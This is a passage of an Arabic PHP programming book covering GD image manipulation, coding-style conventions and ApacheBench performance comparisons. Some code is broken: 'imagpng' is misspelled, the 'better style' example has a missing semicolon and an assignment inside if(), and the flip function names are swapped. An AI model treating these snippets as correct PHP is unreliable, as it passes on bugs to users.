IMG_FILTER_GRAYSCALE	تحويل الصورة الى صورة رمادية (أبيض و أسود)

IMG_FILTER_BRIGHTNESS	كما في الفقرة السابقة تُستخدم للتحكم بالإضاءة . تقبل وسيطاً إضافياً هو مقدار الإضاءة
IMG_FILTER_CONTRAST	تغيير تباين الصورة . تقبل وسيطاً إضافياً هو مقدار التباين
IMG_FILTER_EDGEDETECT	تطبيق خوازمية لإظهار حواف مكونات الصورة
IMG_FILTER_GAUSSIAN_BLUR	إضافة تأثير الضبابية للصورة باستخدام خوارزمية gaussian blur
IMG_FILTER_SELECTIVE_BLUR	إضافة تأثير الضبابية للصورة
IMG_FILTER_PIXELATE	إضافة تأثير pixelate للصورة

يمكنك الحصول على القائمة كاملة من موقع php الرسمي

التطبيقات العملية :

التطبيق الاول تغيير صيغة صورة :

هذا التطبيق من ابسط التطبيقات المفيدة التي يمكن الاستفادة من مكتبة GD فيها ويكون بالطريقة التالية : في البداية ننشئ مقبض للصورة ولنفرض ان صيغتها jpg ثم نستخدم الدالة imagepng لكتابتها الى ملف :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
imagpng($image, 'image.png');
imagedestroy($image);
?>
```

قلب الصورة fliping image :

لا توفر مكتبة GD دالة لقلب الصورة راسياً او افقياً لكن يمكن بسهولة عمل دالة للقيام بتلك المهمة , مثلا لقلب الصورة راسياً نجعل كل y هي y- مع بقاء x ثابتة كما في المثال التالي :


```php
<?php
$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
$filped_image = imagefilphorizontal($image);
imagepng($filped_image);
imagedestroy($image);
imagedestroy($filped_image);

function imagefilphorizontal($image)
{
  $tmp_image = imagecreatetruecolor(imagesx($image),
imagesy($image));
  for($x = 0, $w = imagesx($image); $x < $w; $x++)
  {
    for($y = 0 , $h = imagesy($image); $y < $h; $y++)
    {
      //to get each pixel
      $color = imagecolorat($image, $x, $y);
      imagesetpixel($tmp_image, $x, imagesy($image)-$y, $color);
    }
  }

  return $tmp_image;

}
?>
```

المثال السابق يعطي نتيجة مشابه للصورة التالية :



قمت في الدالة السابقة بانشاء صورة مؤقتة و تمكنا باستخدام حلقات for من الوصول الى جميع بكسلات الصورة الاصلية ووضع محل كل y قيمة تساوي ارتفاع الصورة - y
ولانشاء دالة تقوم بقلب الصورة افقيا نقوم باستبدال كل x ب "imagesx -x" :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
$filped_image = imagefilpvertical($image);
imagepng($filped_image);
imagedestroy($image);
imagedestroy($filped_image);


function imagefilpvertical($image)
{
  $tmp_image = imagecreatetruecolor(imagesx($image),
imagesy($image));
  for($x = 0, $w = imagesx($image); $x < $w; $x++)
  {
    for($y = 0, $h = imagesy($image); $y < $h; $y++)
    {
      //to get each pixel
```

```
    $color = imagecolorat($image, $x, $y);
    imagesetpixel($tmp_image, imagesx($image)-$x, $y, $color);
   }
  }

  return $tmp_image;

}
?>
```

المثال السابق يعطي نتيجة مشابه للصورة التالية :



انشاء صور المصغرات :

عند عرض الصور في صفحة ويب لا يجب ان يكون حجمها كبيرا , لانها تتطلب وقتا طويلا لكي تتحمل من الانترنت , وخصوصاً عند عرض عدد كبير من الصور في الصفحة الواحدة.

يمكن انشاء صور المصغرات عن طريق اعادة تحجيم الصورة باستخدام احدى الدالتين :

imagecopyresized أو imagecopyresampled

```
<?php
function resize($image, $new_name, $width, $height)
{
  $tmp_image = imagecreatetruecolor($width, $height);
  imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, $width,
$height, imagesx($image), imagesy($image));
```

```
  imagejpeg($tmp_image, $new_name);
  imagedestroy($image);
}
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 320,
240);
?>
```

هذه الدالة البسيطة تقوم بتصغير صورة الى مقاس مُحدد بالوسيطين$width و$height . لكن مثلاً عندما يكون لدينا صورة بقياس

1600 x 768 ونريد اعادة تحجيمها لتُصبح على سبيل المثال240 x 320 فإن الصورة سوف تخضع لعميلة تشوه .

و يمكن استخدام نسبة مئوية كوسيط للدالة السابقة بدلاً من تحديد الابعاد :

```
<?php
function resize($image, $new_name, $percent)
{
  $tmp_image = imagecreatetruecolor(imagesx($image) * $percent /
100, imagesy($image) * $percent / 100);
  imagecopyresampled($tmp_image, $image, 0, 0, 0, 0,
imagesx($image) * $percent / 100, imagesy($image) * $percent /
100, imagesx($image), imagesy($image));
  imagejpeg($tmp_image, $new_name);
  imagedestroy($image);
}
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 70);
?>
```

المشكلة في الطريقة السابقة هي ان الصور الناتجة يمكن ان تختلف ابعادها بإختلاف ابعاد

الصور الاصلية , فمثلاً عند تصغير الصورة السابقة وجعله 70 بالمئة من قيمته الاصلية فينتج صورة مماثلة للصورة التالية :




أما لو جعلنا كلا البعدين (الطول و العرض) يُصغران بنفس النسبة نحصل على صور متساوية في الحجم تقريبا و غير مشوهة :

```
<?php
function resize($image, $new_name, $width, $height)
{
  $tmp_image = imagecreatetruecolor($width, $height);
  imagefill($tmp_image, 0, 0, 0xFFFFFF);
  $radio = imagesx($image) > imagesy($image) ?  imagesx($image) /
$width :  imagesy($image) / $height ;
  if(imagesx($image) > imagesy($image))
  {
    $height = imagesy($image) / $radio;
  }
  elseif(imagesy($image) > imagesx($image))
  {
    $width = imagesx($image) / $radio;
  }
  imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, $width,
$height, $width * $radio, $height * $radio);
  imagejpeg($tmp_image, $new_name);
  imagedestroy($image);
}
```

```
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 320, 240);

?>
```

الدالة السابقة تُولد صورة شبيهة بالصورة التالية :



عمل ظل للنصوص :

هذا التأثير من اسهل التـأثيـرات المُتـعلقة بالصور , حيث يمكن ببساطة انشاء لونين احدهما اسود يُكتب فيه النص و الآخر فضي للظل :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$text_color = imagecolorallocate($image, 0, 0, 0);
$shadow_color = imagecolorallocatealpha($image, 128, 128, 128, 60);
imagettftext($image, 25, 0, 27, 111, $shadow_color, 'font.ttf', 'Arab Team');
imagettftext($image, 25, 0, 25, 110, $text_color, 'font.ttf',
```

```
'Arab Team');
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

الفكرة الأساسية هي اعادة كتابة نفس الجملة لكن بلون و إحداثيات مختلفة .

هل يمكن تطبيق تأثير معقد نسبيا على الصور باستخدام GD و php ؟
نعم بكل سهولة , لنأخذ مثالا بسيطاً اذا اردت ان تقوم **بتأثير الانعكاس** كما في الصورة التالية :

لنبدأ سويا بالتفكير كيف يمكن تطبيق هذا التأثير برمجياً :
1 - اول ما نلاحظة ان طول (height) الصورة الناتجة هو ضعف الصورة الاصلية
2 - ان الانعكاس مقلوب راسياً .
3 - يوجد تدرج للشفافية .
لنبدأ بكتابة الكود :

```
<?php
$image = imagecreatetruecolor(400,50);
imagefill($image,0, 0, 0xffffff);
imagettftext($image, 25, 0, 25, 45, 0x000000, 'font.ttf',
'PHP:hypertext processor');
header('Content-Type: image/png');
imagepng(mirroreffect($image));
```

```
function mirroreffect($image)
{

  $tmp_image = maketransparent(flip($image));
  $result_image = imagecreatetruecolor(imagesx($image),
imagesy($image) * 2);
  imagecopymerge($result_image, $tmp_image, 0, imagesy($image) -
1, 0, 0, imagesx($image), imagesy($image), 100);
  imagecopymerge($result_image, $image, 0, 0, 0, 0,
imagesx($image), imagesy($image), 100);
  return $result_image;
}
function flip($image)
{
  $tmp_image = imagecreatetruecolor(imagesx($image),
imagesy($image));
  imagefill($tmp_image,0, 0, 0xffffff);
  for($x = 0, $w = imagesx($image); $x < $w; $x++)
  {
    for($y = 0, $h = imagesy($image); $y < $h; $y++)
    {
      $color = imagecolorat($image, $x, $y);
      imagesetpixel($tmp_image, $x, imagesy($image) - $y, $color);
    }
  }
  return $tmp_image;
}

function maketransparent($image)
{
```

```
  $tmp_image = imagecreatetruecolor(imagesx($image),
imagesy($image));
  imagefill($tmp_image, 0, 0, 0xffffff);
  $falpha =(127 - 10) / imagesy($image);

  for($y = 0, $h = imagesy($image); $y < $h; $y++)
  {
    $alpha = $falpha * $y;

    for($x = 0, $w = imagesx($image); $x < $w; $x++)
    {

      $color = imagecolorat($image, $x, $y);
      $colors = imagecolorsforindex($image, $color);
      $new_color = imagecolorallocatealpha($image, $colors['red'],
$colors['green'], $colors['blue'], $alpha + 10);

      imagesetpixel($tmp_image, $x, $y, $new_color);

    }

  }
    return $tmp_image;
}

?>
```

شرح الكود: كما لاحظت لقد استخدمت ثلاث دالات دالة لقلب الصورة راسياً كما في المثال السابق والدالة الثانية هي دالة maketransparent التي تقوم بجعل الوان الصورة متدرج بالشفافية ثم دالة mirroreffect التي تقوم بعمل الدالة الرئيسية حيث تقوم بنسخ

الصورتين الاصلية و المقلوبة المتدرجة الشفافية الى صورة جديدة طولها يساوي ضعف طول الصورة الاصلية .

لكن المشكلة الاساسية هي مقدار استهلاك البرنامج لموارد السيرفر حيث يقوم كل مرة بالمرور على جميع بكسلات الصورة ثم يقوم باجراء العمليات عليها ناهيك عن انشاءه لعدد من مقابض الصور . والحل ؟

يمكن دمج الدالات السابقة بدالة واحدة كالتالي :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
imagepng(mirroreffect($image));
function mirroreffect($image)
{
  $width = imagesx($image);
  $height = imagesy($image);
  $tmp_image = imagecreatetruecolor($width, $height);
  imagefill($tmp_image, 0, 0, 0xffffff);
  $falpha =(127 - 40)/ $height;

  for($y = 0; $y < $height; $y++)
  {
    $alpha = $falpha * ($height - $y);

    for($x = 0; $x < $width; $x++)
    {

      $color = imagecolorat($image, $x, $y);
      $colors = imagecolorsforindex($image, $color);
      $new_color = imagecolorallocatealpha($image, $colors['red'],
```

```
$colors['green'], $colors['blue'], $alpha + 40);
     imagesetpixel($tmp_image, $x, $height - $y, $new_color);
    }
  }
  $result_image = imagecreatetruecolor($width, ($height * 2) - 1);
  imagecopymerge($result_image, $tmp_image, 0, $height - 1, 0, 0,
$width, $height, 100);
  imagecopymerge($result_image, $image, 0, 0, 0, 0, $width,
$height, 100);
  return $result_image;
}
?>
```

وفرنا الكثير من الوقت و الاسطر .

يوجد هناك مشكلة في الكتابة باللغة العربية على الصور باستخدام دوال GD , حيث تظهر الحرف مُقطعة وبترتيب معكوس , لكن يُمكن حل هذه المشكلة إما باستخدام مكتبة php واللغة العربية , أو باستخدام الدالة البسيطة الموجودة ضمن مكتبة التعامل مع الصور في php .

الفصل الثالث عشر : معايير كتابة الأكواد وتحسين اداء برامج php

معايير كتابة الأكواد :

من السهل جداً في البرمجة كتابة أكواد صحيحة لكن غير واضحة و غير مفهومة و صعبة القراءة و التطوير . فلا يهم مدى معرفتك بتراكيب لغة php و حفظك لدوالها وتعابيرها ; فإن كتابة اكواد صعبة القراءة هو افتقار للإحترافية . فعند قراءتك لأحد البرامج التي قام بكتابتها مبرمج غيرك -وكان هذا المبرمج يتبع أحد معايير كتابة الأكواد - فستحتاج الى وقت لا بأس به لفهم آلية عمل البرنامج , فماذا لو لم يكن يتبع احد المعايير ! .
لا يوجد معيار مُوحد و شامل لكتابة الأكواد في php (بعض لغات البرمجة كلغة python تُجبرك لاتباع قواعد مُحددة) , ففي الفقرت التالية سأوضح مُختلف المعايير واترك لك حرية الاختيار بما يناسبك وليس من الضروري الالتزام بها جميعاً لكن هناك قواعد اساسية لابُد منها (استخدام الأقواس , كيفية تسمية المُتغيرات عدم إنشاء نسخ متعددة من متغير وحيد ...الخ) .

الفراغات و المسافات البادئة :

من القواعد الهامة لتحسين قابلية قراءة كود برمجي هي استخدام الفراغات استخداماً صحيحاً (عادةً اقوم بالاشارة الى tab بـ"المسافة البادئة") لتنظيم الأكواد . فمثلاً يجب استخدام مسافة بادئة في حلقات الدوران و عند استخدام الشروط ... الخ , المثال التالي يوضح طريقة سيئة في كتابة الأكواد بسبب عدم استخدام المسافات البادئة :

```
<?php
$name='name';
if($name=='name'){echo $name;} else {
echo 'no match';
}
?>
```

فيكمن باستخدام المسافات البادئة جعل الكود السابق أسهل قراءةً :

```
<?php
$name = 'name'
if($name = 'name')
{
  echo $name;
}
else
{
  echo 'no match';
}
?>
```

ويوجد نوعين من tabs , الأول يُسمى Hard tab وهو المسافة البادئة العادية , و الثاني يُسمى Soft tab وهو ليس بمسافة بادئة حقيقية لكنها عبارة عن عدد من الفراغات يُحدد عددها في المُحرر (في غالب الأمر 4 فراغات) , ميزة استخدام Soft tabs هي ان الكود يظهر بشكل مُوحد على جميع المُحررات مهما كانت اعدادات المسافات البدائة الخاصة بها .
وبشكل عام تُستخدم مسافة بادئة واحدة عند كل مرحلة مُتشعبة , لإزالة الغموض دقق في المثال التالي :

```
<?php
$array = array('value1', 'value2', ... ); //this array contain 10
items
for($i = 0; $i < 10; $i++)
{
  if($array[$i] == 'name')
  {
    // something
    if(strlen($array[$i]) > 1)
    {
      // do a thing
```

```
    }
  }
  else
  {
   // something else
  }
}
?>
```

المثال السابق فقط للتوضيح ولا فائدة عملية منه .
وكما لاحظت , أقوم بوضع مسافة بادئة tab في كل مرحلة من مراحل الكود (مسافة بادئة وحيدة داخل حلقة for , مسافتين داخل الدالة الشرطية if و ثلاث مسافات في الدالة الشرطية الموجودة داخل الدالة الشرطية الاولى ... الخ) .

وعادة يتم وضع فراغ بعد الفاصلة و الفاصلة المنقوطة وليس قبلها ; كما في الأمثلة السابقة . و عند تعريف المُتغيرات واضافة قيم لها , يُفضل إضافة مسافات حتى تزداد قابلية قراءة الكود :

```
<?php
$date = date("H : i : s");
$username = $_POST['username'];
$query = "select name , age from users where name = 'user' and age
= 17";
?>
```

المثال السابق يُمكن كتابته بشكل افضل كالتالي :

```
<?php
$date          = date("H : i : s");
$username      = $_POST['username'];
$query         = "select name , age from users where name = 'user'
and age = 17";
?>
```

طول السطر :

عادة يُفضل أن لا يتجاوز طول السطر 80 محرف , فدالة imagecopyresized التالية تتجاوز 80 محرف لذا يُفضل جعلها مُقسمة على عدة أسطر :

```
imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, imagesx($image)
* $percent / 100, imagesy($image) * $percent / 100,
imagesx($image), imagesy($image));
```

الطريقة الأصح :

```
imagecopyresampled($tmp_image, $image, 0, 0, 0, 0,
imagesx($image) * $percent / 100,
imagesy($image) * $percent / 100,
imagesx($image), imagesy($image));
```

تعليمات SQL :

يجب ايضا الاهتمام بتنسيق تعليمات SQL , فمثلاً تعليمة SQL التالية غير واضحة وتحتاج الى التركيز لكي تستطيع فهمها :

```
$query = "select name , age from users where name = 'user' and age
= 17";
```

اما عند جعل الكلمات المفتاحية (select , from , where) بأحرف كبيرة و فصل التعليمة الى عدة اسطر ستصبح قراءتها سهلة للغاية :

```
$query = "SELECT name ,
                 age
          FROM users
          WHERE name = 'user'
          AND age = 17";
```

استخدام الأقواس في جمل التحكم :

يمكن في لغة php كما في c استخدام الأداة الشرطية if أو حلقة التكرار for .. دون استخدام أقواس كما يلي :

```
if ($username == 'user')
  echo "Hi user";
```

الطريقة السابقة صحيحة تماماً لكن من الصعب تعديل الكود السابق دون الوقوع في بعض الاخطاء :

```
if ($username == 'user')
  echo "Hi user";
  $admin = true;
```

في المثال السابق ستكون قيمة admin دائماً true مما قد يُسبب مشاكل .

ويوجد ثلاثة تنسيقات لكتابة الأقواس .

تنسيق الخاص بأولمان Allman (تجاوزاً BSD) : تُوضع في هذا التنسيق الأقواس في السطر التالية لبنية التحكم (if , for... الخ) وتكون الأقواس في نفس محاذاة البنية .

```
if (true)
{
  //something
}
else
{
  //something else
}
```

التنسيق الخاص بجنو GNU : هذا التنسيق شبيه بتنسيق BSD لكن الاختلاف هو ان الاقواس تتم مُحاذاتها بمقدار نصف tab :

```
if (true)
```

```
 {
  //something
 }
else
 {
  //something else
 }
```

تنسيق K&R : الذي يضع قوس البداية في نفس سطر الكلمة المحجوزة وهو من أشهر التنسيقات المُستخدمة :

```
if (true){
  //something
}
else{
  //something else
}
```

كما قُلت سابقاً اختيار أحد الأشكال السابقة هو مجرد اختيار شخصي , ولمزيد من المعلومات يمكن مراجعة صفحة wikipeada التالية.

استخدام break و continue في حلقات التكرار : لتجنب تعقيد الأكواد أكثر من اللازم .

تسمية المُتغيرات :

تتيح لغة php تسمية المتغيرات بالاحرف الانكليزية بالاضافة الى "_" و الارقام .
لكن يجب استخدام معاني مناسبة لأسماء المُتغيرات تدل على قيمتها وليس فقط اسماء و احرف غير مفهومة , وتجنب تسمية المتغيرات المؤقتة اسماء طويلة (المتغيرات المؤقتة هي المغيرات التي تُستخدم في جزء مُحدد من الكود كالمتغيرات التي تُستخدم في حلقات التكرار) :

```php
<?php
$array = array();
$number_of_array_values = count($array);
for($currnet_array_value = 0; $currnet_array_value <
$number_of_array_values; $currnet_array_value++)
{
  echo $array[$currnet_array_value];
}
?>
```

لا داعي لكل هذه الاسماء الطويلة , حيث سنقوم باستخدام $i بدلاً من $currnet_array_value

تعريف متغير يحوي عدد عناصر المصفوفة مباشرة ضمن حلقة التكرار :

```php
<?php
$array = array();
for($i = 0 , $num = count($array); $i < $num; $i++)
{
  echo $array[$i];
}
?>
```

وعند استخدام أكثر من كلمة لأسماء للمتغيرات يتم استخدام أما الشرطة السفلية "_" للفصل بين الكلمتين أو بجعل أو حرف من الكلمة الثانية كبيراً :

```php
$long_var_name;
$longVarName;
```

بالنسبة لي استخدم الشرطة السفلية لأنني اجدها اسهل في القراءة من النمط الثاني .

تجنب استخدام الوسوم القصيرة للإعلان عن بدء سكربت php :

على الرغم من أن php تُتيح استخدام الوسوم القصيرة <? ?> لبدء كود php لكن لا يُنصح باستخدامه نتيجة تداخله مع اكواد xml لانها تبدأ بالسطر التالي :

```
<?xml version="1.0"?>
```

عدم استخدام echo لكتابة أكواد HTML :

بالطبع يمكنك استخدام php لكتابة اكواد HTML لكن هذه الطريقة غير مُحبذة ويُفضل فصل HTML عن php , وفي حال عدم التمكن من فصل HTML عن php قم باستخدام php داخل HTML وليس العكس , المثال التالي يوضح هذه الفكرة :

```
<?php
$name = 'name';
?>
<span style="color: #800;padding: 2px;"><?php echo $name;?></span>
```

استخدام التعليقات :

من المُفيد جداً استخدام التعليقات عند كتابة الاكواد كي نستطيع شرح آلية عمل البرنامج لكل من يقرأ الأكواد التي نكتبها , ويُفضل ان تكون التعليقات قصيرة و مفيدة أي لا داعي لوضع تعليق قبل استخدام الكلمة المحجوزة echo لتوضيح انك ستقوم بطباعة جملة ما ! .
و تدعم لغة php ثلاث انواع من التعليقات : التعليقات الطويلة باسلوب c حيث يبدأ التعليق بالرمز /* وينتهي بالرمز */ , واسلوب تعليقات ++c الاحادية السطر حيث يبدأ التعليق بالرمز // وينتهي بنهاية السطر , ولا ننسى اسلوب التعليقات التي تستخدمها perl python shell الشبيه بتنسيق++c لكن مع استبدال الرمز // بالرمز # .

```
/*
this is multi-line C like comment
```

```
this is the 2nd line
*/

// this is one-line comment like c++

#and what about shell , perl , python
```

و ليس اجبارياً ان تكون التعليقات في اول السطر كما في المثال التالي :

```
$date = date("H : i : s"); //this is a comment not in the
beginning of the line
```

التوثيق :

إن أحد اشهر البرمجيات التي تُستخدم في توثيق أكواد php يُسمى phpDocumenter الذي يستخدم معايير تُشبه الى حد كبير معايير التوثيق التي تستخدمها لغة الجافا . يبدأ التوثيق - كما في التعليقات من نمط لغة c - بالرمز */ وينتهي بالرمز /* ويكون في كل سطر مسافة بادئة ومن ثم رمز النجمة * كما يلي :

```
/*
* Short Description
*
* Long Description
* @tags
*/
```

ويكون "Short Description" عبارة عن شرح بسيط وبسطر وحيد عن وظيفة الدالة أو الكود , وأما " Long Description" فيمكن ان يكون مُتعدد الأسطر و يحوي أكواد HTML , و الكلمات الدليلية tags تُوفر معلومات عن الكود , وهذا جدول بأهم تلك الكلمات الدليلية :

```
/*
```

```
* Short Description
*
* Long Description
* @package [package name] اسم البرنامج الذي يحوي هذه الدالة أو المتغير
* @param [type [description]]  احد وسائط الدالة ويُذكر اسمه ومن ثم نوعه وشرح
بسيط عنه
* @author [author name] اسم مؤلف هذا الكود
* @var [type] نوع المُتغير الذي يلي التعليق
* @return [type [description]] نوع القيمة المُعادة من الدالة و شرح بسيط عنها
*/
```

تحسين أداء برامج php:

ان سرعة معالجة البرنامج للبيانات تُعد احد أهم العوامل في المشاريع و المواقع الضخمة , حيث يؤدي توفير 100 ملي ثانية خلال تنفيذ كود ما الى زيادة سرعة التطبيق عدة مرات , في القسم التالي سنناقش ما هي الفروق بين عدد من الدوال و نصائح حول زيادة سرعة السكربتات المكتوبة بلغة php .

في البداية يجب علينا التعرف على أداة Apache Benchmark أو اختصاراً ab الموجودة في مجلد bin في مكان تنصيب الخادم (يختلف الرابط حسب نظام التشغيل المُستخدم و طريقة تنصيب الخادم) وسيتم تجربة تعليمات ab على نظام تشغيل ubuntu 32 bit تم تنصيب سيرفر Apache/2.4.3 و نسخة php 5.4.7 عليه بمواصفات جهاز عادية (معالج intel 3200 , الذاكرة 4096) و طبعاً الامثلة التالية لا علاقة لها بنظام التشغيل إلا ببعض الاختلافات البسيطة .

تُستخدم أداة Apache Benchmark من مُوجه الطرفية (terminal) وذلك بالانتقال الى المجلد الخاص به (عن طريق التعليمة cd في الأنظمة الشبيهة بنظام unix أو dir في windows) و من ثم نقوم بتشغيله ويكون شكل استدعاءه :

```
ab [options] [full path to web document]
```

و لتحديد عدد الطلبات التي سنقوم بارسالها للصفحة نُحدد قيمة الخيار n (حيث تكون القيمة الافتراضية له تساوي 1) و الخيار c يُمثل قيمة concurrency اي عدد الطلبات التي تُرسل الى الخادم في آن واحد , و من ثم نقوم بتحديد رابط الصفحة , فمثلاً التعليمة التالية ستقوم بارسال 10 طلبات الى الصفحة localhost/index.php :

```
$ ./ab -n 100 -c 2 http://localhost/index.php
```

الذي سيعرض نتيجة مشابهة للتالي (بالطبع تختلف النتائج باختلاف الكود و مواصفات الجهاز ...) :

```
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient).....done



Server Software: Apache/2.4.3
Server Hostname: localhost
Server Port: 80

Document Path: /index.php
Document Length: 28808 bytes

Concurrency Level: 2
Time taken for tests: 0.449 seconds
Complete requests: 100
Failed requests: 0
Write errors: 0
Total transferred: 2898700 bytes
```

```
HTML transferred: 2880800 bytes
Requests per second: 222.67 [#/sec] (mean)
Time per request: 8.982 [ms] (mean)
Time per request: 4.491 [ms] (mean, across all concurrent
requests)
Transfer rate: 6303.15 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 0 0.0 0 0
Processing: 5 9 3.5 8 35
Waiting: 0 4 3.1 4 18
Total: 5 9 3.6 8 35

Percentage of the requests served within a certain time (ms)
50% 8
66% 10
75% 10
80% 10
90% 11
95% 15
98% 21
99% 35
100% 35 (longest request)
```

والتالي أهم الاسطر في مخرجات التعيلمة السابقة مع شرحها :

Concurrency Level	عدد الطلبات التي تجري في وقت واحد
Time taken for tests	الزمن الذي تم فيه اختبار الصفحة مقدراً بالثانية

Total transferred , HTML transferred	مقدار البيانات التي تم نقلها من الخادم بشكل كلي أو أكواد HTML فقط .
Requests per second	عدد الطلبات التي تمت مُعالجتها من قبل الخادم في الثانية الواحد .

الفرق بين استخدام echo و print :

إن استخدام الكلمة المحجوزة echo أسرع لكن بشكل بسيط من استخدام الدالة print لان الدالة print تُعيد احدى القيمتين true أو false بينما الكلمة المحجوزة echo لا تُعيد أي قيمة , وسنقوم باستخدام داة Apache Benchmark لقييم اداء الطريقتين كما في المثالين التاليين , ملف :echo.php

```
<?php
//this is echo.php file that we will Benchmark it .
for($i = 0; $i < 1000; $i++)
{
  echo 'This is a long string printed with "echo" keyword';
}
?>
```

ملف print.php :

```
<?php
//this is print.php file that we will Benchmark it .
for($i = 0; $i < 1000; $i++)
{
  print ('This is a long string printed with "print" function');
}
?>
```

حيث سيكون ناتج برنامج Apache Benchmark كالتالي :

ملف echo.php :

```
$ ./ab -n 1000 -c 10 localhost/test/echo.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests


Server Software: Apache/2.4.3
Server Hostname: localhost
Server Port: 80

Document Path: /test/echo.php
Document Length: 4300000 bytes
```

```
Concurrency Level: 10
Time taken for tests: 29.205 seconds
Complete requests: 1000
Failed requests: 0
Write errors: 0
Total transferred: 4300179000 bytes
HTML transferred: 4300000000 bytes
Requests per second: 34.24 [#/sec] (mean)
Time per request: 292.053 [ms] (mean)
Time per request: 29.205 [ms] (mean, across all concurrent
requests)
Transfer rate: 143788.85 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 1 1.7 0 17
Processing: 125 290 26.5 287 483
Waiting: 0 8 29.4 2 237
Total: 126 291 26.9 288 483

Percentage of the requests served within a certain time (ms)
50% 288
66% 290
75% 292
80% 294
90% 309
95% 324
98% 374
99% 407
```

```
100% 483 (longest request)
ملف print.php :
$ ./ab -n 1000 -c 10 localhost/test/print.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests


Server Software: Apache/2.4.3
Server Hostname: localhost
Server Port: 80

Document Path: /test/print.php
Document Length: 4300000 bytes
```

```
Concurrency Level: 10
Time taken for tests: 30.511 seconds
Complete requests: 1000
Failed requests: 0
Write errors: 0
Total transferred: 4300179000 bytes
HTML transferred: 4300000000 bytes
Requests per second: 32.78 [#/sec] (mean)
Time per request: 305.110 [ms] (mean)
Time per request: 30.511 [ms] (mean, across all concurrent
requests)
Transfer rate: 137635.20 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 1 1.8 0 15
Processing: 96 303 22.1 301 508
Waiting: 0 4 5.1 2 37
Total: 96 304 22.0 302 511

Percentage of the requests served within a certain time (ms)
50% 302
66% 304
75% 306
80% 307
90% 321
95% 326
98% 335
99% 420
```

```
100% 511 (longest request)
```

الفرق بسيط نوعاً ما .

استخدام علامات التنصيص المفردة و المُزدوجة :

كما تعلم فإن هناك عدد من الفروق بين استخدام العلامات التنصيص المُفردة و المُزدوجة , حيث الفارق الاساسي هو بإمكانية الوصول الى قيم المُتغيرات مباشرة عند استخدام علامات التنصيص المُزدوجة ولكن هذه الميزة تقلل بشكل ملحوظ من الاداء (جرب استخدام Apache Benchmark في مثال بسيط لمعرفة مدى تأثر الأداء بعلامات التنصيص) .

تعريف المُتغيرات التي تستخدم كأحد حدود التكرار قبل استخدامها : فإذا اردنا المرور على عناصر مصفوفة ما باستخدام حلقة for فمن المُفضل تعريف مُتغير عوضاً عن استخدام الدالة count في كل مرة نقوم فيها بالتكرار :

```
for($i = 0; $i < count($array); $i++) //wrong !!

$count = count($array);
for($i = 0; $i < $count; $i++) //good but you can make it just in
one line

for($i = 0, $count = count($array); $i < $count; $i++) //Great
```

استخدام الدالة str_repalce بدلاً من preg_repalce عند استبدال كلمات بسيطة : وهنا أيضاً سنستخدم ab للمقارنة بين كودين لإستبدال عدة كلمات قُمت بدمج الكودين سوية) :

```
<?php
$string = 'wot are you doin , let\'s repacel some mistakes';
for($i = 0; $i < 1000; $i++)
{
//قم بازالة التعليق للسطر الخاص بها و وضع تعليق للسطر التالي preg_replace عندما تريد تجربة
  $new_string = str_replace(array('wot', 'doin', 'repacel'),
```

```
          array('what', 'doing', 'replace'), $string);
  //$new_string = preg_replace(array('/wot/', '/doin/',
'/repacel/'),
  //                array('what', 'doing', 'replace'), $string);

}
?>
```

ويكون ناتج تنفيذ تعليمة ab على الكود السابق عند استخدام دالة str_replace :

```
$ ./ab -n 1000 -c 10 localhost/test/repalce_str.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
